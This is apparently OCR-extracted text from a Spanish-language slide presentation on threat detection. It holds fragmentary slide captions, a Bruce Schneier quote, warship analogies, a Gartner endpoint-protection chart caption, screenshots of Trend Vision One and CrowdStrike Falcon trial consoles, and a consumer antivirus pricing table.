



Threat Detection, lo que no estás viendo.


rosoft
EDTEAMRD
ETUP
TF
INARY
LOITATION
EB HACKING
Hack The Box

You can’t defend. You can’t protect. The only thing you can do is detect and respond. - Bruce Schneier

Juan Perez
El consultor

habilidades adecuadas para el trabajo correcto



5 buques de guerra

2 portaaviones


11 cruceros

21 destructores

The bismarck

The Unsinkable


Si entra aire, entra un hacker




You can’t defend. You can’t protect. The only thing you can do is detect and respond. - Bruce Schneier

No es solo el carro, es el piloto

Figure 1: Magic Quadrant for Endpoint Protection Platforms



Source: Gartner (December 2023)


https://portal.xdr.trendmicro.com/index.html#/app/ves-inventory
Trend Vision One™
Endpoint Inventory
2024-02-13 00:35
cbrt
AVAILABLE ACTIONS
Immediate action required 0
Unmanaged endpoints 0
Sensor disabled 1
Sensor update required 0
SECURITY DEPLOYMENT
All managed endpoints 1
Standard Endpoint Protection 1
Sensor only 0
ENDPOINT MANAGEMENT
Search
Standard Endpoint Protection Management
trial
Endpoint name
Agent Installer
Manage Reports
Security deployment: Standard Endpoint Protect...
Clear
Endpoint name
Protection manager
Sensor connectivity
Sensor last connected
Endpoint sensor dete
LAPTOP-G6LQAF5D
trial
Connected
Just now (2024-02-13 00:28:33)
Enabling
Total: 1
100 per page
1 / 1

https://falcon.us-2.crowdstrike.com/hub/summary

Request extension | Contact us | Malware Lab

15 days left in trial

Buy now

Main view | Summary

Search

OA

Omar Avilez Admin

oavilez@cbrt.com.do

Summary | Next-gen AV | USB control | Devices

Manage users (1)

To-do list 1

Where are my other Falcon products?

Device status

Protected

1 device detected

Download sensor

Watch installation tutorials

6 detections

1 trial sensors used

Use Main view as default view

Adversary Universe

Get AntiVirus Plus	Get Standard	Get Deluxe	Get Select
1 PC, Mac, tablet, or phone	3 PCs, Macs, tablets, or phones	5 PCs, Macs, tablets, or phones	10 PCs, Macs, tablets, or phones
Antivirus, malware, ransomware, and hacking protection	Antivirus, malware, ransomware, and hacking protection	Antivirus, malware, ransomware, and hacking protection	Antivirus, malware, ransomware, and hacking protection
100% Virus Protection Promise[2]	100% Virus Protection Promise[2]	100% Virus Protection Promise[2]	100% Virus Protection Promise[2]
2GB Cloud Backup[††, 4]	2GB Cloud Backup[††, 4]	50GB Cloud Backup[††, 4]	250GB Cloud Backup[††, 4]
Password Manager	Password Manager	Password Manager	Password Manager
	VPN private internet connection	VPN private internet connection	VPN private internet connection
	Dark Web Monitoring[§]	Dark Web Monitoring[§]	Dark Web Monitoring[§]
		Privacy Monitor	Privacy Monitor
		Parental Control[‡]	Parental Control[‡]
			LifeLock identity theft protection

contact


Ryuk


Search - Super Tuesday

balance of shadow universe

